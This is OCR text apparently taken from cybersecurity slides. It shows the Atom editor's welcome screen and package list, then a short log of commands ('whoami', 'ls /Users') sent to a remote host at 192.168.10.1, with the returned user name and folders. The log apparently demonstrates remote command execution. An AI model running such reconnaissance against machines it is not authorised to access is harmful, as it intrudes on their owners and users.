
Get to know Atom!


- Open a Project
- Version control with Git and GitHub
- Install a Package
- Choose a Theme
- Customize the Styling
- Hack on the Init Script
- Add a Snippet
- Learn Keyboard Shortcuts









demo — ~
demo
2. apps@ip-172-10-0-125:~/myapp (ssh)
apps@ip-172-10-0-1... ⌘1
demo 0 0 0 1:1 LF UTF-8 Plain Text 0 files


demo — ~
demo
Atom Beautify
Auto-Indent
Bracket Matcher
Command Palette
Dev Live Reload
Git Diff
GitHub
Keybinding Resolver
Markdown Preview
Minify
Open On GitHub
Package Generator
Pretty JSON
Settings View
Snippets
Spell Check
Styleguide
Symbols
Timecop
touch-type-teacher
Tree View
Whitespace
2. apps@ip-172-10-0-125:~/myapp (ssh)
apps@ip-172-10-0-1... ⌘1
demo
0 0 0
1:1
LF
UTF-8
Plain Text
0 files




```
192.168.10.1: Sending 'whoami'
192.168.10.1: Result of 'whoami':
nick


192.168.10.1: Sending 'ls /Users'
192.168.10.1: Result of 'ls /Users':
Deleted Users
Guest
Shared
nick
```

